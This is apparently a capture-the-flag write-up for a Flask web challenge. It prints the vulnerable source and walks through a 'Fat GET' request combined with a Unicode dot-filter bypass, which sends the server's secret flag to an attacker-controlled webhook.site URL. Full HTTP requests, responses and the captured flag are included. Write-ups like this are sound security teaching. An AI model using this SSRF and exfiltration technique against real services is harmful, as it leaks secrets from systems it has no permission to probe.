
Description

Here is my admin panel where I can make secret requests to my internal services and no one else should be able to do that.
But some hackers managed to do it, help me find the issue.
I have also made some changes to the code but I'm not sure if this will fix it.

source code available

Solution

upon visiting the site, we get this page :



let's check the source code and see what happens when we submit something :

```
from flask import Flask, request, jsonify, render_template
import requests
from unidecode import unidecode
app = Flask(__name__)
```

```
FLAG="shellmates{fakeflag}"

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/operation', methods=['GET',
                                # 'POST' I hope this will fix the issue
                                ])
def print_body_param():
    body_param = request.get_json()
    url = body_param.get('url', None)
    if url:
        # no points and no % => no external urls
        if ("%" in url) or ("." in url):
            return jsonify({"msg":"only requests to localhost are
allowed"}),401
        # cleaning the url to store it later
        url=unidecode(url)
        url=url.replace(" ","")
        # sending request to local services
        try:
            res=requests.get(url+f"?secret={FLAG}")
            return jsonify({"msg":"request sent succesfully"}),200
        except:
            return jsonify({"msg":"soomething went wrong"}),500
    else:
        return jsonify({"msg":"no url was provided"}),400

if __name__ == '__main__':
    app.run(debug=False)
```


so when we submit a url, it will be sent in a parameter called `url`, then it checks if there is a `.` or `%`, and if so we get a 401 response.

if our URL is clean it proceeds to `unidecode` it and then send a request to it with the flag in the `secret` parameter.

so we need to setup a server and bypass that check to get a request to our server with the flag.

we can set a public server using `https://webhook.site/`, we can view all interactions with our given URL, but as all urls, it contains the dot characters which is filtered.


first let's intercept the submission request with burpsuite, and when we send it we get :



```
POST /operation HTTP/1.1
Host: impossible-task.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://impossible-task.hackini24.shellmates.club/
Content-Type: application/json
Origin: https://impossible-task.hackini24.shellmates.club
Content-Length: 27
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "url":"http://localhost/"
}
```

```
HTTP/1.1 405 METHOD NOT ALLOWED
server: Werkzeug/3.0.1 Python/3.8.17
date: Sun, 17 Dec 2023 15:48:53 GMT
content-type: text/html; charset=utf-8
allow: GET, OPTIONS, HEAD
content-length: 153
connection: close

<!doctype html>
<html lang=en>
  <title>
    405 Method Not Allowed
  </title>
  <h1>
    Method Not Allowed
  </h1>
  <p>
    The method is not allowed for the requested URL.
  </p>
```

that's logical cause the server is set to only receive GET requests on this endpoint, but with GET we can't send json data in the URL, and here comes an interesting technique known as `Fat GET`, which is sending POST data in the body but with a GET request, so let's change the method from GET to POST and send it again :




```
GET /operation HTTP/1.1
Host: impossible-task.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://impossible-task.hackini24.shellmates.club/
Content-Type: application/json
Origin: https://impossible-task.hackini24.shellmates.club
Content-Length: 27
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "url":"http://localhost/"
}
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
server: Werkzeug/3.0.1 Python/3.8.17
date: Sun, 17 Dec 2023 15:51:31 GMT
content-type: application/json
content-length: 32
connection: close

{
  "msg":"soomething went wrong"
}
```

that worked, now the only problem is how to bypass the filtered dot in our URL.

notice that the URL is getting `unidecoded`, this means we can specify unicode characters in the parameter, and with this we can actually bypass the filter by specifying other unicode characters that represent dots, i asked ChatGPT to give me some of the dots unicode :



You can represent these dots using the Unicode escape sequence in programming languages that support it. For example, in JavaScript:

```javascript
var middleDot = '\u00B7';
var bullet = '\u2022';
var smallDot = '\u2024';
var enLeader = '\u2025';
var oneDotLeader = '\u2024';
var twoDotLeader = '\u2025';
```

cool, now if we replace the dot in our URL, we get something like this :

```
https://webhook\u2024site/270d21e8-85f2-4646-8060-25af2d23ec20
```


let's try submitting it :



```
GET /operation HTTP/1.1
Host: impossible-task.hackini24.shellmates.club
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://impossible-task.hackini24.shellmates.club/
Content-Type: application/json
Origin: https://impossible-task.hackini24.shellmates.club
Content-Length: 72
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "url":"https://webhook\u2024site/270d21e8-85f2-4646-8060-25af2d23ec20"
}
```

```
HTTP/1.1 200 OK
server: Werkzeug/3.0.1 Python/3.8.17
date: Sun, 17 Dec 2023 16:00:34 GMT
content-type: application/json
content-length: 35
connection: close

{
  "msg":"request sent succesfully"
}
```

we see that the request sent succesfully, let's check our web-hook :



GET #f004c 35.214.175.193
12/17/2023 5:00:34 PM

Request Details

GET	https://webhook.site/270d21e8-85f2-4646-8060-25af2d23ec20?secret=shellmates%7BGETT1nG_FAT_w1Th_UN1C0DE_inj3CtiON%7D
Host	35.214.175.193 Whois Shodan Netify Censys
Date	12/17/2023 5:00:34 PM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	f004cc4d-7494-40b5-9d9a-adc3e621fdf3

Query strings

secret	`shellmates{GETT1nG_FAT_w1Th_UN1C0DE_inj3CtiON}`

Files

No content

Headers

connection	`close`
accept	`*/*`
accept-encoding	`gzip, deflate`
user-agent	`python-requests/2.3`
host	`webhook.site`
content-length	
content-type	

Form values

(empty)

- flag : `shellmates{GETT1nG_FAT_w1Th_UN1C0DE_inj3CtiON}`